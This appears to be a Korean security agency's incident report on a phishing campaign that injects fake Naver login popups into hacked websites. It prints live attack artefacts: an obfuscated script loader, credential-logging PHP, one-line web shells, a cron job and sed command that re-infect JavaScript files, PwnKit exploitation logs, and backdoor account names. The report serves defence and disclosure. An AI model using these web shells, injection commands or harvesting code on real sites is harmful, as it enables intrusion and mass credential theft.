

# 포털 사칭 팝업형 피싱 분석 기술보고서

🕒 등록일	@2022년 11월 23일 오전 9:26
🕒 최종수정일	@2022년 11월 29일 오전 8:53
≡ 저자	윤민아 윤수진 임정호
≡ 감수	김광연 신대규 심재홍
@ E-Mail	<a href="mailto:irteam.kisa@gmail.com">irteam.kisa@gmail.com</a>

## 24만개의 네이버 계정정보 유출, 웹사이트 접근 시 네이버 로그인 팝업이 뜨면 계정정보 입력 주의 필요

### 1. 개요

포털 사이트는 다양한 서비스(정보검색, 메일, 커뮤니티, 블로그, 뉴스 등)를 종합적으로 제공하는 사이트로 사용자는 하나의 계정으로 다양한 서비스 이용과 함께 간편 로그인(SSO, Single Sign On) 기능을 통해 무한한 B2B 서비스와 연계하여 이용이 가능하다.

다만 포털 사이트 사용자 계정이 해킹으로 공격자에게 탈취되었을 경우 그만큼 파급력이 높은 것도 사실이다.

단적으로 공격자가 탈취한 사용자 계정을 이용하여 지인들에게 스피어 피싱 메일 발송이나 인터넷 사기 등 범죄에 악용되어 추가 피해가 발생할 수 있으며, 다크웹 등에서 실제로 국내 포털사의 사용자 계정을 판매하는 경우도 심심치 않게 확인되고 있다.

이런 계정이 유출되는 원인으로 사용자 PC가 악성코드에 감염되거나 포털사이트를 사칭한 피싱으로 유출되는 경우가 가장 크며 한국인터넷진흥원에서는 지난해 말부터 동일한 수법을 이용한 피싱 공격 그룹을 확인한 후 지금까지 관련 공격자들과의 숨바꼭질 대응을 이어나가고 있다.


특히 공격자들은 네이버를 사칭으로 하는 특징을 보이며 기존의 피싱 공격조직보다 복잡한 인프라와 소셜 로그인에 익숙한 이용자들의 부주의를 노리는 것으로 분석되었다.

이에 본 보고서에서는 기존 피싱 공격과 팝업형 피싱 공격의 차이에 대해 설명하고, 팝업형 피싱 공격을 이용한 침해사고 사례를 바탕으로 이용자와 웹사이트 관리자가 피싱 공격을 예방하고 피해를 줄일 수 있는 방안을 안내하고자 한다.

## 2. 기존 피싱과 팝업형 피싱의 차이점

### 2.1 기존 피싱

#### 피싱 공격 개요



#### ○ 피싱 사이트 제작

일반적으로 피싱 공격은 사칭하고자 하는 사이트와 동일한 디자인의 사이트를 제작하는데서 시작한다. 보통 피싱에 이용되는 문구는 '보안 경고'나 '로그인 실패' 등 피해자들의 심리적 불안을 유도하여 계정을 입력하게끔 유도하며 피싱 도메인을 숨기기 위해 단축 URL을 사용하기도 한다.

이로 인해 사용자들은 유심하게 관찰하지 않으면 차이를 알 수 없을 정도로 정교하게 제작되어 피해가 발생하기 쉽다.

#### ○ 피싱 사이트 유도

##### • 메일 및 SNS를 활용한 피싱

공격자는 이용자에게 피싱 메일을 보내거나 문자메시지, SNS 등을 통해 자신이 만든 피싱 사이트로 접속하도록 유도한다.

##### • 타이포스쿼팅(Typosquatting)

타이포스쿼팅은 본래 이용하고자 했던 도메인과 살짝 다른 이름이 도메인을 등록하는 경우이다.

예시로, 정상 사이트인 kisa.or.kr 대신 k1sa.or.kr, kisaor.kr 등을 도메인으로 한 사이트를 만들어 둔다. 이용자가 이용하고자 했던 사이트와는 다른 도메인이지만, 차이가 크지 않아, 이용자가 오타를 내거나 URL을 제대로 확인하지 않고 링크를 누르는 경우, 타이포스쿼팅을 노린 사이트로 연결되기도 한다.

- **파밍(Pharming)**

파밍은 이용자의 PC나 공유기 등의 정보를 조작하여, 피싱 사이트로 연결하는 공격이다.

윈도우 PC의 경우, PC 내에 hosts 파일을 변조하는 경우가 대표적이다. hosts 파일에는 도메인과 IP의 정보가 저장되어 있다. PC에서 도메인을 연결할 때, hosts 파일이 최우선으로 적용된다. 만약 hosts 파일에 피싱사이트의 IP가 있을 경우, 이용자는 올바른 도메인을 입력하더라도 피싱 사이트로 연결된다.

공유기의 정보를 변조하는 경우, 공유기의 설정에서 도메인을 IP로 변환해주는 DNS(Domain Name Service)를 공격자가 사용하는 DNS로 바꾼다. 해당 공유기를 쓰는 기기에서는 올바른 도메인에 접속하고자 해도, 공격자의 DNS에서 피싱 사이트의 IP를 응답하므로, 기기에서는 피싱 사이트의 IP로 연결된다.

파밍의 경우는 타이포스쿼팅과 달리, URL은 정상적인 도메인으로 보이기에 알아채기 쉽지 않다.

- **계정정보 탈취**

일반적으로 피싱 메일, 타이포스쿼팅, 파밍 등을 통해 피싱 사이트에 접속한 이용자가 계정 정보를 입력 시 공격자가 설정한 사이트로 정보가 저장된다.

## **2.2 팝업형 피싱**

- **피싱 페이지 제작**

이번에 발견된 피싱 공격 조직은 네이버를 사칭했으며 기존 피싱과 같이 로그인 입력창을 포함한 모든 콘텐츠를 제작하는 것이 아닌 로그인 페이지만 동일하게 제작한 특징을 보였다.

- **피싱 사이트 유도**

또한 공격자는 이용자 접속이 많은 사이트를 대상으로 해킹한 후 자신이 제작한 네이버 로그인 사칭 피싱 페이지가 이용자가 접속할 때 팝업으로 보이도록 웹 소스코드를 수정하였다.

## ‘팝업’ 기술 상세


‘팝업’은 기술적으로는 ‘팝업(popup)’과 ‘모달(modal)’로 나뉜다.

- 팝업(popup) : 기존 화면에 새로운 창(window)이 생성된다. 기존 화면과 창은 개별의 창이므로 별도로 작동한다.
- 모달(modal) : 기존 화면에 새로운 대화 상자(dialog)가 위에 겹친다. 대화 상자와 기존 화면은 하나의 창이므로, 같이 작동한다.

본 보고서의 사례들은 기술적으로는 모달이나, 범용적으로 두 기술을 다 팝업이라고 칭하므로, 보고서에서는 팝업이라고 명칭을 통일한다.


## ○ 피싱 페이지 팝업

### 공격 전후 비교



기존의 피싱 공격은 다양한 수단으로 이용자를 공격자 자신이 구축한 인프라로 유도하지만, 팝업형 피싱 공격의 공격자는 정상 사이트를 악용하며 결국 이용자는 피싱에 감염된 사이트 접속 시 정상 콘텐츠 위에 피싱 로그인 페이지 팝업을 만나게 된다. 이러한 공격전략은 첫째 이용자들이 자신이 접속한 사이트가 정상적임을 보여주어 안심하게 하는 전략으로 추정되며 두번째 최근 소셜 로그인에 길들여진 사용자들의 로그인 습관의 취약한 부분을 노린 것으로 판단된다.

## 네이버 사칭 피싱 팝업 사이트 접속 화면



## 소셜 로그인이란?

소셜 로그인, 소셜 로그온, SSO(Single Sign-On)의 공통된 개념은 한 번의 인증을 통해 여러 서비스를 이용하는 것이다.

소셜 로그인은 주로 포털 사이트를 통해서, 다른 웹사이트의 번거로운 회원 가입 과정을 생략하고, 포털 사이트의 계정만으로 서비스를 사용할 수 있도록 만든 방법이다.

## 소셜 로그인 예시

예시로, 소셜 로그온이 없는 경우에는 포털 사이트 A, 쇼핑몰 B, 게임 C의 서비스를 이용하기 위해서는 3개의 서비스에 각각 계정을 생성해야 한다. 소셜 로그인이 가능할 경우에는 포털 사이트 A의 계정만으로 쇼핑몰 B, 게임 C의 서비스를 이용할 수 있다.


계정 관리가 용이하고, 번거로운 회원 가입 과정을 단축할 수 있다는 장점이 있다. 다만 포털 사이트에 제공한 정보가 다른 서비스로 공유될 가능성이 단점이다.

## ○ 계정 정보 탈취

이용자는 팝업을 소셜 로그인으로 착각하여 계정 정보를 입력한다. 입력된 계정 정보는 공격자가 설정한 사이트로 정보가 저장된다.



## 이용자 관점에서 보는 팝업형 피싱 공격



## 3. 네이버 사칭 팝업형 피싱 공격

### 3.1 네이버 사칭 피싱 사이트 구성


네이버 사칭 팝업형 피싱 공격은 배경에서 설명한 단일의 피싱 사이트를 만드는 것과는 다르게 복잡한 구조를 가지고 있다.

이용자에게는 피싱 팝업 사이트 접근 시 네이버 로그인 창이 보이는 단순한 구조인 것으로 보이지만, 공격자는 최소 4개 유형의 사이트를 이용하여 공격을 수행하고 있다. 침해사고 대응에 따라 사이트가 조치가 되더라도 지속적인 공격을 이어가기 위해서 여러 가지 유형으로 나누어서 인프라를 구성하고 있는 것으로 추정된다.

본 보고서에서는 공격자가 사용하고 있는 유형을 총 4개(피싱 팝업 사이트, 피싱 경유 사이트, 계정정보 저장 사이트, 공격지)로 구분하여 설명하고 있다.



## 네이버 사칭 팝업형 피싱공격 인프라 구조 및 역할



용어	설명
피싱 팝업 사이트	이용자가 사이트에 접근하였을 때 네이버 사칭 로그인 팝업 창이 뜨는 사이트
피싱 경유 사이트	피싱 팝업 사이트에서 로그인 팝업창을 로딩하는 사이트
계정정보 저장 사이트	실제 로그인 팝업창이 존재하는 사이트로, 해당 사이트에 이용자가 입력한 계정정보가 저장됨
공격지	계정정보 저장 사이트에서 계정 정보 파일을 수집하는 사이트로, 공격자는 공격지를 이용하여 다음 공격 대상 탐색

### ○ 피싱 팝업 사이트

**피싱 팝업 사이트**는 이용자가 웹사이트 서핑 중에 네이버 사칭 로그인 팝업을 볼 수 있는 사이트이다. 사이트에 접속하게 되면 정상 사이트의 초기 페이지가 흐릿하게 배경으로 보이며, 그 위에 네이버를 사칭한 로그인 팝업이 표시된다. 여기에 아이디와 패스워드를 입력하게 되면 해당 정보가 계정정보 저장 사이트에 저장된다.

특히 피싱 팝업 사이트 분석 중 발견된 공격자의 공격대상 리스트 일부 흔적에서는 국내 사이트의 업종과 접속 순위 정보를 제공하는 랭키닷컴을 통해 도메인 정보를 참조하여 공격하



는 것을 확인할 수 있었으며, 이를 통해 공격자들은 한국 사정(프렌차이즈 요식업, 여행 및 이벤트 업종을 요일에 따라 변경)을 잘 아는 것으로 분석되었다

또한 공격자는 피싱 팝업 사이트를 사용자에게 보이기 위해 일반적으로 구버전의 게시판 프로그램의 웹 취약점을 악용하여 웹셀을 업로드 후 정상 자바스크립트 파일에 피싱 경유 사이트를 난독화하여 삽입하고 자신의 공격을 효율적으로 이용하기 위해 홈페이지의 소스코드 구조와 업종이 유사한 웹 호스팅 서버 1대를 공격하며 이는 한 번의 공격으로 최대 600여개 도메인(사이트)이 감염되어 악용되는 것으로 분석되었다.



## 정상 JS 파일 내 삽입된 악성스크립트



### 삽입된 악성스크립트

```
document.write(unescape("%3C%73%63%72%69%70%74%20%73%72%63%3D%68%74%74%70%3A%2F%2F%62%2E%63%6F%2E%6B%72%2F%31%2E%6A%73%3E%3C%2F%73%63%72%69%70%74%3E"));
```



### 디코딩 결과

```
document.write(unescape("<script src=http://b.co.kr/1.js></script>"));
```

## ○ 피싱 경유 사이트

**피싱 경유 사이트**는 피싱 팝업 사이트에서 팝업 로그인 창을 로딩한다. 피싱 경유 사이트는 계정정보 저장 사이트의 로더(Loader)의 역할을 하고 있다.

이때, 공격자는 Referer 체크를 하여 “naver, google, daum, zum, bing” 과 같이 포털 사이트 검색을 통하여 접근하였을 때만 로그인 창이 뜨도록 구성하였다. 2022년 상반기에는 “naver, google, daum” 3개의 포털사이트 이용자만 대상으로 계정 정보를 수집하였지만, 현재는 더 많은 계정 정보를 수집하기 위해서 Referer 체크 대상을 확장하였다.



## 피싱 경유 사이트 스크립트(1.js)내용 일부

```
var ref = document.referrer;
reg = "naver|google|daum|zum|bing";
var myreg = new RegExp(reg);
if (myreg.test(ref)){
document.write("<script src=http://b.co.kr/2.js></script>");
}
```

공격자는 이용자가 처음 접근할 때만 피싱 팝업이 뜨게 하기 위해서 이용자의 Cookie 값을 확인하고 있다. 이용자의 의심을 피해 정상적인 로그인창처럼 보이기 위해 포털 사이트 검색을 통해서 들어오고 처음 방문할 때만 팝업 창을 띄우는 것이다. 현재까지는 네이버를 사칭한 팝업창만 확인되었지만, 다른 포털 사이트로도 확장 가능하다.



## 피싱 경유 사이트 스크립트(2.js) 내용

```
if(document.cookie.indexOf("adfgafgwer")==-1)
{
var expires=new Date();
expires.setTime(expires.getTime()+24*60*60*1000);
document.cookie="adfgafgwer=Yes;path=/;expires="+expires.toGMTString();
if(navigator.userAgent.toLowerCase().indexOf("\x6D"+"x73"+"x69\x65"+"x20\x37")==-1);
document.write("<script src=http://c.co.kr/files/naver/></script>");
}
```

### ○ 계정정보 저장 사이트

**계정정보 저장 사이트**는 두 가지의 역할을 한다. 첫째는 이용자가 보는 피싱 팝업 사이트의 로그인 페이지를 제공하고, 두번째는 피해자들이 입력한 네이버 아이디와 비밀번호, 접속한 IP와 시간 정보를 특정 텍스트 파일로 저장하게 하며 공격자는 공격지를 통해서 수집된 계정 정보 파일을 실시간으로 자동 수집한다.



## 계정정보 저장 사이트 내 계정정보 저장 소스코드 일부

이용자가 입력한 아이디와 패스워드는 \$user, \$pass 변수에 저장되어 '아이디—패스워드—IP —시간' 형식으로 1.txt에 저장

```
$fn = $_GET["fn"];
$m = $_GET["m"];
if ($fn == "callback"){
header('Content-Type: application/json; charset=UTF-8');
$user=$_GET['ua'];
$pass=$_GET['pa'];
$ip = $_SERVER["REMOTE_ADDR"];
$sj = date('y-m-d H:i:s',time());
$path="1.txt";
if($user!=""){
$f=fopen($path, 'a+');fwrite($fp, "{$user}---{$pass}---{$ip}---{$sj}\n");fclose($fp);
$result["status"]="Success";}else{$result["status"]="Fail";}echo $fn . " (" . json_encode($result) . ")";
}else{
header('Content-Type: text/html; charset=UTF-8');
```



## 계정정보 수집 사이트 내 계정정보 저장 파일(1.txt) 일부

1	sn	8---kok	@---124.	.86---22-04-05 00:35:42
2	ji	7---jis	0707---11	212.231---22-04-05 00:38:31
3	wn	---rkdd	2---124.2	74---22-04-05 00:39:33
4	de	er712--	emango---	.62.21---22-04-05 00:40:06
5	th	8---shi	09@---58.	.200---22-04-05 00:40:17
6	ba	---!cns	---122.42	33---22-04-05 00:41:10
7	bl	il---jk	369*---22	69.68---22-04-05 00:42:38
8	dl	1939---	mxm---218	24.154---22-04-05 00:43:22

※ 계정정보는 일부 마스킹 처리

## ○ 공격지

공격자는 **공격지** 내의 계정 생성을 통해 지속성을 확보하고 계정 정보 수집하고 추가 인프라 확보를 위한 공격을 수행하고 있다.

계정정보 수집을 위해서 공격자는 도구(AutoSave.exe)를 이용하여 특정 시간마다 정보유출지에 기록되고 있는 파일을 지속적으로 수집하고 있다. 공격지 뿐만 아니라 계정정보 수집

사이트의 웹로그에서도 지속적인 접근 이력을 확인할 수있었다.



## 계정 수집 자동화 도구 사용 흔적



### 계정 수집 도구 배치 파일

60초마다 c.co.kr/files/naver/1.txt 에 접근하여 result.txt 파일로 저장

```
@echo off
AutoSave.exe -u https://c.co.kr/files/naver/1.txt -c 60 -o result.txt
pause
```



### 계정정보 수집지 웹로그

```
183.xxx.xxx.163 - - [07/Sep/2022:12:03:33 +0900] "GET /files/naver/1.txt HTTP/1.1" 200 29413
183.xxx.xxx.163 - - [07/Sep/2022:12:04:33 +0900] "GET /files/naver/1.txt HTTP/1.1" 200 29532
183.xxx.xxx.163 - - [07/Sep/2022:12:05:33 +0900] "GET /files/naver/1.txt HTTP/1.1" 200 29532
183.xxx.xxx.163 - - [07/Sep/2022:12:06:33 +0900] "GET /files/naver/1.txt HTTP/1.1" 200 29717
```

※ IP 정보 일부는 XXX로 마스킹 처리



## 계정 수집 도구 정보

파일 명	MD5
AutoSave.exe svchost.exe	3F55C5C62C177589E0E18B0A8E935C0B

```
usage: AutoSave.exe [-h] [-u URLS] [-s FEATURE] [-c CYCLE] [-o 0  
UTFILE]
```

```
by: lxx !!
```

```
optional arguments:
```

```
-h, --help            show this help message and exit  
-u URLS, --url URLS   Target file URL argument  
-s FEATURE, --feature FEATURE  
                        File feature string argument  
-c CYCLE, --Cycle CYCLE  
                        Execution cycle time argument  
-o OUTFILE, --output OUTFILE  
                        Save file path argument
```

공격자는 추가적으로 공격할 대상을 찾기 위해 국내 웹사이트 분석 사이트인 랭키닷컴 (rankey.com)을 이용한다. 키워드를 지속적으로 변경하면서 공격할 대상을 확보하고 있다. 공격지를 분석하여 공격자가 확보한 도메인 리스트를 확인할 수 있었고, 실제로 그 중 몇몇은 공격자가 공격에 성공하여 피싱 공격에 사용된 것을 확인할 수 있었다.



## 공격 대상 탐색 도구

```
def search(url):
    requests.packages.urllib3.disable_warnings()
    res = requests.get(url, verify=False)
    j = json.loads(res.text)
    for i in range(len(j['list'])):
        data = j['list'][i]['grp_pt']
        print(data)
        with open(os.getcwd() + '\\\\' + 'get_url.txt', 'a+') as f:
            f.write(data + "\\r\\n" )

def links(s,p):
    for i in range(p):
        url = "https://www.rankey.com/ajax/ajax_auto_complete.php?gubun=sit
e&type=all&page=%s&page_size=10&search=%s" % (i+1,s)
        print(url)
        search(url)
if __name__ == "__main__":
    print(''
    URL抓取
    ver 2.0 '')
    str1 = input("输入要查询的字符:")
    str1 = urllib.parse.quote(str1.encode('euc-kr'))
    print(str1)
    str2 = input("输入要查询的页数:")
    links(str1,int(str2))
```

공격자는 도메인을 확보하게 되면 스캔도구를 이용해서 웹 서버 내 업로드 페이지를 찾고 추가 공격을 시도한다. 웹 에디터가 많이 사용하는 경로를 이용해서 웹 서버 내 업로드 페이지를 찾는다. 아래 그림은 공격지에 확인한 도구 결과로 실제 해당 URL로 접근하게 되면 파일을 업로드할 수 있는 페이지에 접근할 수 있었다.



## 스캔도구 실행 결과

http://www.s	.com/Common/ckfinder/_samples/ckeditor.html	200
http://www.s	.com/Common/cheditor5\imageUpload\upload.asp	200
http://www.s	.com/Common/daumeditor/editor_multi.html	200
http://www.k	.co.kr/daumeditor/editor.html	200
http://www.w	.net/Common/daumeditor/pages/trex/file.html	200
http://www.w	.net/Common/daumeditor/pages/trex/image.html	200
http://www.a	.com/lib/SE/sample/photo_uploader/photo_uploader.html	200



## URL 접근 시 나오는 업로드 페이지



공격자는 이와 같이 자동화된 도구와 국내 서버를 이용하여 국내 여러 사이트를 대상으로 공격을 진행하고 있다.

## 3.2 피싱공격 수법

본 장에서는 공격자가 팝업형 피싱 공격을 성공하기 위해 사용한 방법을 설명하고 있다.

### ○ 피싱 페이지 삽입을 위한 웹 취약점 공격



공격자는 피싱 팝업 및 경유, 계정정보 사이트 공격을 위해 대부분 구버전의 게시판 프로그램의 파일업로드 취약점을 이용하여 웹 페이지의 생성, 수정, 삭제 및 시스템 명령을 수행할 수 있는 웹셸을 업로드한다.



### 공격에 사용한 웹셸 소스코드



#### IIS 사이트에서 사용한 웹셸

```
<%Y=request("cun")%> <%execute(Y)%>
```



#### Apache 사이트에서 사용한 웹셸

```
GIF89aGIF89aGIF89a<?php  
$a= ("!"^"@").'ssert';  
$a($_POST[x]);  
?>  
GIF89aGIF89aGIF89a
```

### ○ 공격 지속 및 은닉을 위한 시스템 취약점 공격(CVE-2021-4034)

공격자는 방어자가 피싱과 관련된 페이지에서 악성 스크립트를 삭제하더라도 일정시간마다 자동으로 다시 악성 스크립트가 삽입되도록 스케줄러에 등록하는 치밀함도 보였으며 이는 시스템 관리자 권한으로만 등록이 가능하므로 `21년도에 발표된 인증관련 권한상승 취약점 (PwnKit, CVE-2021-4034)을 활용하고 있는 것으로 분석됐다.



## 피싱 팝업 사이트 내 스크립트 생성 파일 및 스케줄러 등록



### CRONTAB

2분마다 s.sh가 실행되도록 설정

```
* */2 * * * /s.sh
```



### s.sh 파일

/home/ 디렉토리 내에서 JS 파일을 찾아서 피싱 스크립트 추가하는  
셸 스크립트

```
find /home/ -name "*.js" -exec sed -i '$a\document.write(unescape("%3C%73%63%72%69%70%74%20%73%72%63%3D%68%74%74%70%3A%2F%2F%62%2E%63%6F%2E%6B%72%2F%31%2E%6A%73%3E%3C%2F%73%63%72%69%70%74%3E"))';' {} \;
```



## 리눅스 시스템 내 권한 상승 흔적 (secure 로그)

```
Jan 30 17:40:02 ip-172-31-9-26 pkexec[29031]: nobody: The value for the SHELL variable was not found the /etc/shells file [USER=root] [TTY=/dev/pts/0] [CWD=/dev/shm] [COMMAND=GCONV_PATH=./pwnkit.so:. PATH=GCONV_PATH=. SHELL=/lol/i/do/not/exists CHARSET=PWNKIT GIO_USE_VFS=]
Feb 27 00:06:55 ip-172-31-9-26 pkexec[12712]: nobody: The value for the SHELL variable was not found the /etc/shells file [USER=root] [TTY=/dev/pts/0] [CWD=/dev/shm] [COMMAND=GCONV_PATH=./pwnkit PATH=GCONV_PATH=. CHARSET=PWNKIT SHELL=pwnkit]
Feb 27 00:06:55 ip-172-31-9-26 pkexec[12712]: nobody: The value for the SHELL variable was not found the /etc/shells file [USER=root] [TTY=/dev/pts/0] [CWD=/dev/shm] [COMMAND=GCONV_PATH=./pwnkit PATH=GCONV_PATH=. CHARSET=PWNKIT SHELL=pwnkit]
```

## ○ 공격지 확보를 위한 시스템 취약점 공격

공격자는 공격지 확보를 위해 취약한 윈도우 운영체제를 사용하는 웹 서버들을 공격하며 관리자 권한을 획득하여, 백도어 계정도 생성하는데 윈도우 기본 백신이 사용하는 계정과 동일한 계정명을 사용하여 관리자가 비정상 계정을 알아차릴 수 없게 하기 위한 치밀함도 보였다.



#### 공격자가 공격을 위해 생성한 계정명

계정명
root
main
WDAGUtilityAccount

